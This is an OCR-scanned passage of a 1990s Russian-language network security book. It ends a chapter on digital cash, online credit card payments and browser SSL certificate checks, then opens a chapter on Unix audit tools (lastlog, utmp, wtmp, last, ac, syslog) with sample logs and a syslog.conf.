4. Пользователь с помощью простейшей операции деления удаляет фактор блокировки с заблокированной купюры. В результате этого у него должна получиться настоящая купюра с цифровой подписью (см. рисунок 11.13).

Рисунок 11.13. *Пользователь удаляет фактор блокировки.*

5. И в завершение пользователь сохраняет полученную купюру на своем компьютере. Так как фактор блокировки является случайным числом, то банк не может определить номер банкнота, а соответственно, и узнать его номинал.

САМЫЕ ЗНАМЕНИТЫЕ ЦИФРОВЫЕ ДЕНЬГИ– ECASH

Наиболее известной и доступной версией цифровых денег в настоящее время является система компании DigiCash — *ecash*. Программное обеспечение *ecash* работает на всех основных компьютерных платформах: MS Windows, Macintosh и Unix. Графический пользовательский интерфейс работает с небольшим окном состояния, в котором отображается количество денег. Для тех, кто не использует графический интерфейс, существует версия программы, работающая в текстовом режиме.

Допустим, магазин, использующий *ecash,* требует оплатить покупку. В этом случае (в зависимости от установок) программное обеспечение может провести транзакцию автономно или (если нужно) запросить у пользователя подтверждение.

В настоящее время программное обеспечение *ecash* требует для своей работы подключения к сети. Однако в скором будущем появится версия, работающая с электронной почтой. За более подробной информацией о *ecash* я отсылаю вас на Web-сайт компании DigiCash, расположенный по адресу *http://www.digicash.com/* (см. рисунок 11.14).

Рисунок 11.14, *Web-сайт компании DigiCash.*

ИСПОЛЬЗОВАНИЕ КРЕДИТНЫХ КАРТОЧЕК в INTERNET

Вы уже, наверное, знаете, что в нормальной кредитной транзакции участвуют три стороны: покупатель, продавец и компания по предоставлению кредитных карточек. Коммерческая транзакция Internet ничем не отличается от обычной, за исключением того, что продавца и покупателя может отделять расстояние в тысячи миль.

Пересылая данные о кредитной карточке по Internet, вы подвергаетесь достаточно серьезной опасности. Перед проведением подобной транзакции обязательно проверьте безопасность текущего соединения. Кроме того, посмотрите, отобра-

жает ли броузер информацию о безопасности. Далее я расскажу вам о том, как проверить надежность соединения.

Во время работы с безопасным соединением все передаваемые пользователем или сервером данные зашифровываются до того, как будут отправлены. Чтобы получше разобраться в этом, посмотрите на рисунок 11.15. На нем показано, как хакер перехватывает зашифрованные данные.




Рисунок 11.15. *Хакер не может прочитать перехваченные сообщения.*

ПРОВЕРКА БЕЗОПАСНОСТИ СОЕДИНЕНИЯ ПРИ ПОМОЩИ БРОУЗЕРА

И *Netscape Navigator,* и *Internet Explorer* содержат пиктограмму, в которой отображается состояние соединения. В *Netscape Navigator* эта пиктограмма расположена в нижнем левом углу окна. Она представляет собой ключ (в *Netscape Navigator 4.0* вместо ключа используется висячий замок). Если соединение безопасное, то ключ будет располагаться на синем фоне; если же соединение обычное, то ключ будет разломан надвое, а фон будет серым. При использовании безопасного соединения с повышенными средствами шифрования у ключа будет два зубца, а при использовании обычных средств — один. Кроме того, в верхней части окна (в области с информацией о содержании страницы) расположен цветной прямоугольник. На рисунке 11.16 показано окно *Netscape Navigator 3.02,* работающего с безопасным соединением.




Рисунок 11.16. *Броузер работает с безопасным соединением.*

Netscape Navigator отображает смешанный документ (документ, состоящий из обычной и безопасных частей) как безопасный (замок закрыт). При этом обычная информация представляется пиктограммой смешанной безопасности. Некоторые серверы разрешают просматривать смешанные документы полностью, несмотря на то что доступ к серверу был получен при помощи небезопасного метода (*http://*). Однако большинство безопасных серверов хранят обычные и безопасные документы раздельно,

В *Netscape Navigator* используются диалоговые окна, появляющиеся, если пользователь попадает в (покидает) зону безопасности или использует обычные методы в безопасных документах. Например, на рисунке 11.17 показано окно с сообщением о том, что пользователь входит в безопасный Web-сайт.




Рисунок 11.17. *Предупреждение о входе в безопасный Web-сайт.*

Если (по некоторой причине) сервер перенаправит безопасный URL на небезопасное место, то *Netscape Navigator* сообщит об этом пользователю. Пользователь получит предупреждение и в том случае, если броузер поместит информацию в безопасную форму при помощи небезопасного метода. Другими словами, если броузер передает заведомо секретную информацию обычным способом, то *Netscape Navigator* предупредит вас об этом.

Если вы не используете безопасное соединение, то *Internet Explorer не* будет отображать пиктограмму безопасности в строке состояния. Если же используемое соединение — безопасное, то броузер отобразит в нижнем правом углу окна пиктограмму с висячим замком. На рисунке 11.18 показана строка состояния *Internet Explorer* при просмотре безопасной Web-страницы.




Рисунок 11.18. ***Internet Explorer*** *просматривает безопасную Web-страницу.*

Как и в *Netscape Navigator,* в *Internet Explorer* имеются диалоговые окна с сообщениями о том, что пользователь попадает в зону безопасности, просматривает безопасный документ или использует небезопасный метод. Например, на рисунке 11.19 показано окно с сообщением о том, что пользователь покидает безопасный Web-сайт.




Рисунок 11.19, *Предупреждение о выходе из безопасного Web-сайта.*

ПРОСМОТР СЕРТИФИКАТОВ

Соединившись с безопасным Web-сайтом, проверьте, тот ли это сайт. Как уже говорилось в главе 9, хакеры могут подменить даже безопасные Web-узлы. Благодаря этому они могут получить от ничего не подозревающего пользователя конфиденциальную информацию.

Чтобы избежать подобных явлений, нужно проверять цифровой сертификат каждого безопасного сайта. Это не так уж сложно. Дело в том, что протокол SSL требует, чтобы каждый Web-сайт, обеспечивающий безопасность соединения с помощью этого протокола, содержал не менее одного цифрового сертификата.

Чтобы просмотреть цифровой сертификат с помощью *Netscape Navigator,* выберите меню **Edit,** а в нем — пункт **View Document Information.** На экране появится окно с цифровым сертификатом присоединенного Web-сайта. На рисунке 11.20 показан один из таких сертификатов.




Рисунок 11.20. *Сертификат безопасного сервера.*

Такой сертификат должен содержать имя компании, место расположения, наименование ведомства сертификатов, выдавшего сертификат, а также срок его действия. Если какая-либо информация пропущена или срок действия сертификата уже истек, то не нужно доверять такому сайту.

РЕШЕНИЕ КОМПАНИИ FIRST VIRTUAL

Компания First Virtual (объявившая себя первым диалоговым банкиром Internet) разработала совершенно новый метод проведения безопасных диалоговых транзакций. Дело в том, что компания просто никогда не требует от своих клиентов помещать конфиденциальную информацию в Internet.

Вместо этого компания First Virtual распространяет *VirtualPIN*— средство, которое можно использовать в пределах любого сайта компании. При этом информация о кредитной карточке хранится на безопасных компьютерах, не соединенных с Internet.

При совершении покупки с помощью *VirtualPIN* компания First Virtual высылает вам сообщение по электронной почте, в котором содержится запрос на подтверждение покупки. До тех пор пока не будет получен ответ (тоже по электронной почте), компания не будет изменять содержимое вашей карточки. За более подробной информацией о системе First Virtual я отсылаю вас • на Web-сайт компании, расположенный по адресу *http://www.fv.cont/* (см. рисунок 11.21).




Рисунок 11.21. *Web-сайт компании* ***First Virtual.***

РЕЗЮМЕ

В настоящее время коммерция в Internet представляет собой новый, быстро растущий сектор рынка. Однако для ее реализации требуются новые протоколы и средства обеспечения безопасности транзакций и секретности информации. Для защиты от хакеров при передаче данных используются протоколы SSL или S-HTTP. В следующей главе я расскажу о том, как находить оставленные хакером следы и с их помощью выслеживать самого хакера. Но прежде убедитесь, что усвоили следующее:


- ✓ Для оплаты услуг или товаров в «киберпространстве» используются так называемые цифровые деньги.
- ✓ При проведении коммерческих транзакций нельзя обойтись без шифрования.

- ✓ При проведении идентификации коммерческих транзакций ключевую роль играют цифровые подписи.
- ✓ Цифровые деньги помогают решить многие проблемы коммерческих транзакций в Internet.
- ✓ При соединении с безопасным Web-сервером для покупки товаров и услуг пользователь может спокойно использовать кредитную карточку.

РЕСУРСЫ INTERNET

При дальнейшем знакомстве с коммерцией в Internet вам может понадобиться более подробная информация о цифровых деньгах. Далее приводится список Web-сайтов, содержащих полезную информацию на эту тему.

NICK SZABO'S INTERNET COMMERCE	*http://www.best.com/~szabo*
INTERNET COMMERCE SOLUTIONS	*http://www.marketplacegroup.com/intemet.html*
FIRST VIRTUAL HOMEPAGE	*http://www.fv.com/*
WEB COMMERCE	*http://www.professionats.com/*
OPEN MARKET HOME PAGE	*http://www.openmarket.com/*
COMMERCENET	*http://www.commerce.com/*



Глава 12

Использование средств аудита

Как уже говорилось ранее, хакеры используют множество способов для проникновения в чужие сети и перехвата конфиденциальной информации. Средства аудита — самый лучший метод обнаружения постороннего вмешательства. *Средства аудита* — это создаваемая операционной системой запись о действиях пользователя. Они помогают не только в том случае, если хакер уже вторгся в вашу сеть, но и непосредственно в момент проведения атаки. В этой главе рассказывается о нескольких средствах аудита, С помощью которых вы сможете существенно повысить безопасность системы. Прочитав главу, вы узнаете следующее:

* *Средства аудита* создают записи обо всех действиях в системе.
* Обычно средства аудита настраиваются на регистрацию доступа к запрещенным объектам.
* С помощью средств аудита, установленных на экранирующем маршрутизаторе и брандмауэре, можно предотвратить атаки хакеров.
* В зависимости от хранимой на сервере информации можно использовать различные уровни средств аудита. Существует три таких уровня: средства аудита компьютерного уровня (самый низкий уровень), средства аудита каталогов (средний уровень) и средства аудита объектов (самый высокий уровень).
* С помощью средств аудита можно выяснить, какой вред нанес вам хакер или какие данные были украдены.
* Политика безопасности должна включать в себя поддержку средств аудита, регулярный анализ и создание резервных копий записей.
* Даже самые безопасные системы могут пострадать от некорректных действий пользователя. Средства аудита — единственный путь обнаружить подобные действия.
* Если хакер взломал систему, то о его действиях можно узнать из записей средств аудита.
* Замена небезопасных систем безопасными — это достаточно дорогой метод защиты. Возможно, вам подойдет более простое решение, а именно средства аудита.

Первое знакомство со средствами аудита

Средства аудита — это автоматизированный метод отслеживания всех транзакций, происходящих на сервере и (в некоторых случаях) в сети. Средства аудита (в Windows NT они называются **Просмотр событий)** являются важным методом

администрирования сети. Большинство сетевых администраторов используют их по следующим причинам:

1. Чтобы отслеживать попытки взлома системы (изнутри или снаружи).
2. Чтобы наблюдать за действиями работников.
3. Чтобы наблюдать за доступом к серверу. Каждый раз, когда сервер посылает вызов (запрос на идентификацию клиента или прав доступа), хост, пытающийся получить доступ к серверу, должен ответить. В ответ хоста входит его IP-адрес. С помощью этой информации системный администратор может просмотреть, кто пытается получить доступ к серверу, кто уже работает с сервером, как получен доступ и что делает клиент, получивший доступ.

Короче говоря, средства аудита призваны помогать администраторам выслеживать нарушителей. Кроме того, они могут и остановить нападающего. Можно настроить их так, чтобы они предупреждали администратора в том случае, если кто-то пытается проникнуть в систему. Отмечу также, что средства аудита — это наилучший путь наблюдения за внешними пользователями.

Центр NCSC (National Computer Security Center) принял следующее определение средств аудита:

> *«[Средства аудита — это] хронологическая запись о действиях системы, достаточная, для того чтобы можно было реконструировать, повторно просмотреть и проверить последовательность окружений и действий, сопутствующих или приведших к каким-либо операциям, процедурам или событиям в транзакции от ее начала и до конца».*

На рисунке 12.1 показано, как средства аудита позволяют прослеживать действия внутри системы.




Рисунок 12.1. *Средства аудита записывают информацию обо всех попытках доступа к системе.*

Подключение средств аудита

Большинство серверов содержат средства аудита внутри пакетов установки. Обычно они подключаются прямо на этапе установки системы. Если по какой-либо причине вы захотите отключить средства аудита, вы должны сделать это вручную. Средства аудита намного затрудняют задачу хакера. Дело в том, что они сохранят запись обо всех его попытках вторжения. Чтобы узнать, как подключить средства аудита, ознакомьтесь с документацией на систему. После этого нужно определить, какие действия в системе будут регистрироваться. Управление процессом записи — это достаточно легкая задача. Например, можно заставить систему прослеживать только процессы регистрации в системе. Однако на достаточно загруженном сайте даже эта простейшая операция может потребовать для своего анализа многих часов работы.

ПРОБЛЕМЫ

Прежде всего вы должны усвоить, что средства аудита не являются панацеей от всех бед. Если кто-то сумел «подменить» вашу систему, то этого нельзя будет зафиксировать с их помощью. Если кто-либо просто «наблюдает» за вашей системой, то и в этом случае средства аудита вряд ли помогут вам — ведь злоумышленник не пытается получить доступ к системе. Однако если хакер проводит активную атаку (см. главу 9), то создаваемый в этом случае шторм TCP ACK породит достаточное количество пакетов, чтобы даже новичок смог обнаружить атаку.

Как и все другие инструменты, средства аудита требуют совместного использования других средств защиты системы. Они не могут заменить брандмауэр или экранирующий маршрутизатор. Точно так же средства аудита не могут быть заменены другими инструментальными средствами. При создании политики безопасности системы обязательно включите в нее и средства аудита. Далее я расскажу о том, как внедрить этот инструмент в систему и как с его помощью отслеживать действия системы.

Средства аудита в WEE

В Web находится огромное количество прекрасных средств аудита, предлагаемых бесплатно или в виде демонстрационных версий. Например, можно бесплатно загрузить средство *NADIR* (Network Anomaly Detection and Intrusion Reporter) для Unix.

Национальная лаборатория Лос-Аламоса разработала систему *NADIR* специально для своей огромной сети суперкомпьютеров. С ее помощью проводится наблюдение не только за работой суперкомпьютеров Cray, но и за сетевой идентификацией (Kerberos), и действиями с файлами (Common File System). В системе *NADIR* использована модель клиент-сервер и построенные для Unix рабочие станции Sybase. Эта система поддерживает профили и истории событий для каждой обслуживаемой системы и каждого пользователя. Кроме того, она позволяет устанавливать правила для профилей, с помощью которых

можно регистрировать все аномальные действия в системе. За более подробной информацией я отсылаю вас на Web-сайт Национальной лаборатории Лос-Аламоса, расположенный по адресу *http://www.c3.lanl.gov/~gslentz/nadirTemplate.shtml.*

СРЕДСТВА АУДИТА и UNIX

В Unix существует огромное количество средств аудита, средств регистрации пользователей в системе и других полезных инструментов. Чтобы упростить жизнь системных администраторов, утилиты, входящие в стандартную конфигурацию многих Unix-машин, генерируют журналы регистрации попыток входа в систему. Большинство из этих журналов хранятся в системе в виде ASCII-файлов. Однако существуют и такие утилиты, которые сохраняют записи в цифровом виде. Далее приводится описание некоторых из наиболее важных утилит Unix, связанных со средствами аудита. Большинство из них сохраняет записи в виде ASCII-файлов, благодаря чему можно распечатывать их на бумаге.

LASTLOG

Lastlog — это простейшее средство аудита, применяемое в системах Unix. В файле *lastlog* хранятся записи о времени последнего входа в систему и расположении каждого пользователя. Когда пользователь регистрируется в системе Unix, программа регистрации (известная как *login)* ищет идентификатор пользователя (UID — User Identificator) в файле *lastlog.* После этого система отобразит на экране время последнего входа в систему и порт терминала (TTY). Некоторые версии Unix отображают как успешные, так и неудачные попытки регистрации. С помощью этой информации пользователь может проверить, не вошел ли кто посторонний в систему под его именем. Например, если пользователь последний раз регистрировался в системе в мае, а хост указывает на то, что он последний раз входил в систему вчера, то это значит, что кто-то взломал пароль этого пользователя.

Каждый элемент файла *lastlog* соответствует каждой попытке входа в систему. Далее приводится листинг. В первых трех строках содержится стандартный вызов регистрации в системе. В четвертой строке расположен элемент файла *lastlog,* соответствующий последнему входу в систему:

```
BDSI BSD/386 1.1 unibox (ttyp5)
login: ejren <Enter>
Password: <Enter>
Last login: Sun, Sep 07 15:32:48 from ejren.com
```

С помощью четвертой строки можно выяснить, не входил ли кто-нибудь посторонний в систему под вашим именем. Например, в файле *lastlog* содержится информация о том, что в последний раз пользователь зарегистрировался на сервере в полночь, а пользователь точно знает, что закончил работу в пять часов вечера. Это может значить только одно — кто-то взломал пароль и попытался

воспользоваться им для входа в систему. Попросите пользователей внимательно читать информацию о последнем входе в систему. Это позволит повысить уровень их личной безопасности и безопасности всей системы в целом.

После этого программа *login* обновит файл *lastlog* и информацию о терминале (TTY), а также журналы регистрации *utmp* и *wtmp*. Эти файлы будут подробно описаны в следующих разделах. Далее приводится листинг нескольких элементов файла *lastlog*:

```
Sun, Aug 30 15:32:48 from ejren.com
Fri, Aug 28 08:15:26 from jamsa.com
Thu, Aug 27 14:45:57 from gulfpub.com
```

Обратите внимание на то, что записи файла *lastlog* представляют собой стек LIFO (last-in, first-out). Другими словами, первая запись в этом файле относится к пользователю, входившему в систему раньше всех. Файл *lastlog* содержит информацию только о дате и времени регистрации в системе. Если же хакер никогда не регистрировался в системе, то эта информация будет бесполезной.

СРЕДСТВО АУДИТА STALKER

Haystack Laboratories, Inc. разработала *Stalker* — коммерческое средство мониторинга систем Unix. Оно позволяет обнаружить постороннее вмешательство в систему, а также некорректные действия внутренних пользователей системы. Достигается это благодаря анализу записей средств аудита. Если *Stalker* обнаружит какие-либо подозрительные действия пользователя или самой системы, то он немедленно доложит об этом системному администратору. Под подозрительными действиями понимаются операции, используемые при проведении атак. *Stalker* облегчает работу системного администратора. Теперь ему не придется просиживать долгие часы, просматривая записи средств аудита — все необходимые записи для него отыщет *Stalker*. Кроме того, в продукт входит элемент управления средствами аудита и диспетчер, позволяющий хранить записи многих систем Unix на одном сервере. Средство *Stalker* может работать на системах Sun, IBM и HP Unix. За более подробной информацией относительно *Stalker*я отсылаю вас на Web-сайт компании Haystack Laboratories, расположенный по адресу *http://www.haystack.com/*.

СРЕДСТВО UTMP

Если системный администратор заподозрил, что кто-то пытается атаковать систему, то он первым делом попытается узнать, кто работает в системе в настоящее время. Для этих целей в системе Unix существует файл *utmp*. Как вы уже могли догадаться, содержимое этого файла постоянно изменятся по мере регистрации новых пользователей и выхода из системы старых. Однако этот файл хранит информацию только о текущих пользователях системы — в нем нет никаких сведений о тех, кто уже вышел из системы.

К сожалению, у файла *utmp* есть несколько недостатков, что приводит к регулярному появлению ошибок. Например, может произойти так, что оболочка пользователя (соединение с сервером Unix) завершает свою работу (обрывается), не обновив файл *utmp.* Если после такого происшествия системный администратор прочитает этот файл, то в нем будет храниться информация и об уже завершившем работу пользователе. Более того, файл *utmp* содержит обычную текстовую информацию. Поэтому он не защищен от постороннего вмешательства. Любой зарегистрировавшийся в системе пользователь может прочесть и изменить этот файл с помощью простейшего текстового редактора. Если хакер удалит элемент файла, то система не будет исправлять эту ошибку. Дело в том, что Unix добавляет записи в данный файл при создании новой оболочки пользователя и удаляет записи при удалении работающей оболочки. Поэтому хакер может спокойно удалить запись о своей регистрации в системе, и системный администратор не сможет обнаружить его присутствия.

Кроме того, некоторые реализации Unix (например, BSD Unix) предоставляют обычным пользователям права на изменение файла *utmp.* Несмотря на то что многие коммерческие версии Unix позволяют изменять файл только администраторам, вы должны самостоятельно проверить этот факт. Запомните: файл *utmp* должен просматривать и изменять только администратор системы.

Другие средства детектирования постороннего вмешательства

IDES/NIDES (Intrusion-Detection Expert System/Next-Generation IDES) от SRI International — это экспертная система обнаружения постороннего вмешательства, работающая в реальном времени. Система может следить за действиями пользователя на указанном компьютере и изучать обычное поведение отдельных пользователей, групп, удаленных хостов и всей системы в целом. Если поведение какого-либо объекта отличается от ожидаемого или нарушает какое-либо правило (которое хранится в специальной базе данных), то система *IDES/NIDES* сообщит об этом администратору. За более подробной информацией об этой системе я отсылаю вас на Web-сайт компании SRI International, расположенный по адресу *http://www.sri.com.*

Средство wtmp

Как уже говорилось, файл *utmp* содержит информацию только о текущих пользователях системы. С точки зрения администратора этого недостаточно для наблюдения за поведением пользователей. Для решения этой проблемы в Unix есть файл *wtmp,* где хранится история регистрации пользователей в системе и их выхода из системы. По своему назначению файл *wtmp* очень похож на файл *utmp,* однако записи *wtmp* не удаляются. Поэтому администратор может узнать обо всех регистрациях в системе.

Так как записи файла *wtmp* не удаляются, с течением времени размер этого файла становится все больше и больше. Поэтому необходимо периодически сохранять копии этого файла. Если же этого не делать, то хакер, получивший

доступ к системе, может удалить весь файл и информация будет безвозвратно утеряна. Создание резервных копий необходимо еще и потому, что в файле *wtmp* хранится информация о некоторых важных системных событиях, вроде выключений системы.

Для получения доступа к файлу *wtmp* нужно воспользоваться командой *last.* На экране появится содержимое файла, причем первые записи соответствуют последним сеансам работы в системе. Другими словами, *wtmp* представляет собой стек LIFO. Далее приводится листинг — образец файла *wtmp:*

```
jamsa % last -10 <Enter>
slipl  ttya0                  Thu Sep 4 08:15   still logged in
user   ttyp4  fakedhost.com   Thu Sep 4 06:15   still logged in
hacker ttyp3  hacker          Thu Sep 4 08:15 - 09:00   (00:45)
slipl  ttya0                  Thu Sep 4 06:16 - 08:30   (02:14)
ppp1   ttya1                  Thu Sep 4 05:15 - 07:58   (02:43)
ccr    ttya6                  Thu Sep 4 05:40 - 07:56   (02:16)
ppp2   ttyb2                  Thu Sep 4 01:45 - 07:54   (06:09)
jamsa %
```

Кроме команды *last* существуют и другие методы просмотра файла *wtmp.* Например, с помощью команды *ac* можно сформатировать выводимые на экран данные файла *wtmp* по группам, относящимся к одному человеку (параметр *-p),* или по датам (параметр *-d*). Более того, с помощью команды *ac* можно определить полное время работы какого-либо пользователя в системе. Например, далее приведен листинг, полученный с помощью команды *ac.*

```
jamsa % ac -p <Enter>
ftp            655.42
hacker         155.78
ejren          177.82
lklander       200.15
user           827.16
total         2016.33
```

И наконец, с помощью команды *ac* можно проследить время работы одного пользователя в течение дня и благодаря этому вовремя распознать атаку. Например, далее приводится листинг, в котором содержится отсортированная по дням информация о пользователе *Iklander.*

```
jamsa % ac -dp Iklander <Enter>
Aug 31 total   8.65
Sep 1 total   10.30
Sep 2 total   12.50
Sep 3 total   15.50
Sep 4 total  780.21
```

Обратите внимание: четвертого сентября пользователь *Iklander* проработал в системе 780 часов. Очевидно, что для этого ему нужно было одновременно

несколько раз войти в систему. Скорее всего, кто-то взломал его пароль и воспользовался этим.

КОМАНДА SYSLOG

Для получения более подробной информации о пользователях можно применить команду *syslog.* Это средство Unix очень полезно для регистрации сообщений (message logging). Дело в том, что при получении очередной команды операционная система Unix генерирует некоторое сообщение. *Регистрацией сообщений* называется процесс создания записей о каждом подобном сообщении. Понятия «регистрация сообщений» и «аудит» являются синонимами. Первоначально это средство было реализовано в BSD Unix; в настоящее время оно включено практически в любую версию операционной системы Unix. С его помощью системные администраторы могут просматривать журналы регистрации, генерируемые различнымипрограммами.

Основой программы *syslog* является демон *syslogd.* (В Unix демоном называется агент службы. Если говорить простым языком, то демон — это программа, выполняемая в памяти системы и наблюдающая за потоками данных. Получив специальный приказ от операционной системы, такая программа начинает выполнять некоторые специфические действия.) Демон *syslogd* запускается на выполнение при загрузке операционной системы Unix. После запуска эта программа начинает прослушивать три источника регистрационных сообщений (см. таблицу 12.1).

Источник	Функция
/dev/log	Сокет домена Unix, получающий сообщения от локальных процессов
/dev/klog	Сокет домена Unix, получающий сообщения от ядра Unix
port 514	Сокет домена Internet, получающий (с помощью UDP) сообщения *syslog* от других машин

Таблица 12.1. *Три источника сообщений демона* ***syslogd.***

Получив сообщение, демон *syslogd* проверяет свой конфигурационный файл, в котором определены места отправления, соответствующие каждому сообщению. (Обычно файл конфигурации называется *syslog.conf,* однако в некоторых версиях Unix он может называться по-другому.) В зависимости от информации, хранимой в конфигурационном файле, сообщение может быть разослано в несколько мест, в одно место или проигнорировано. Каждый элемент конфигурационного файла состоит из поля селектора и поля действия. *Поле селектора* (selector field) указывает команде *syslog,* какие сообщения должны быть зарегистрированы. В этом поле находятся сокращенные имена программ (так называемые *имена средств* [facility name]), генерирующих сообщения, и *уровень строгости* (severity level). Реакция команды *syslog* зависит от важности сообщения и соответствующего ему уровня строгости. В таблице 12.2 приведен список программ, которые могут быть указаны в файле *syslog.conf.*

Имя средства	Программа
auth	Программы, использующие идентификацию (например, *login, su* и т. д.)
authpriv	Остальные сообщения, генерируемые в процессе идентификации
cron	Демон *cron* (он описан в одном из следующих разделов)
daemon	Демоны системы
ftp	Сообщения *ftpd* (file transfer protocol daemon — демон протокола передачи файлов, или просто демон *ftp)*
kern	Ядро Unix
local0-7	Сообщения, генерируемые локально
lpr	Система построчно-печатающего устройства
mail	Система почты
mark	Периодически генерируемые отметки времени (записи, содержащие время и дату), с помощью которых можно упростить поиск записей в журнале регистрации
news	Система новостей
syslog	Сообщения *syslogd* (демон *syslog)*
user	Процессы пользователя (программы)
uucp	UUCP (протокол, обрабатывающий сообщения [Internet], зашифрованные с помощью *uuencode*)
*	Все средства, кроме *mark*

Таблица 12.2. *Имена средств, поддерживаемые командой syslog.*

Как уже отмечалось, каждое поле селектора содержит уровень серьезности. В таблице 12.3 приведены его возможные значения (выстроенные по мере убывания важности).

Уровень серьезности	Значение
emerg	Экстренные ситуации, например, угроза сбоя системы
alert	Важные условия, требующие немедленного вмешательства
crit	Критические условия
err	Обычные ошибки
warning	Сообщения с предупреждениями

Таблица 12.3. *Уровни серьезности (продолжение таблицы на следующей странице).*

Уровень серьезности	Значение
notice	Сообщения, не связанные с какими-либо ошибками, но требующие особого внимания
info	Информационные сообщения
debug	Сообщения, генерируемые при отладке

Таблица 12.3. Уровни серьезности (окончание).

Информация, расположенная в *поле действия* (action field), указывает команде, какие действия нужно произвести в ответ на получение некоторого сообщения. Например, в файле конфигурации может храниться приказ оповещать всех текущих пользователей и службы системы об экстренной ситуации. Кроме того, он может содержать приказ предупреждать администратора системы о всякой некорректной попытке регистрации в системе. Далее приводится пример файла *syslog.conf*.

```
#
# syslog configguration file
#
*.err;kern.debug;auth.notice                    /dev/console
*.err;kern.debug;daemon.info;auth.notice        /var/adm/messages
mail.crit;daemon.info;                          /var/adm/messages
lpr.debug                                       /var/adm/lpd-errs
*.alert;kern.err;daemon.err;                    operator
*.alert;                                        root
*.emerg;                                        *
auth.notice                                     @logginghost.com
```

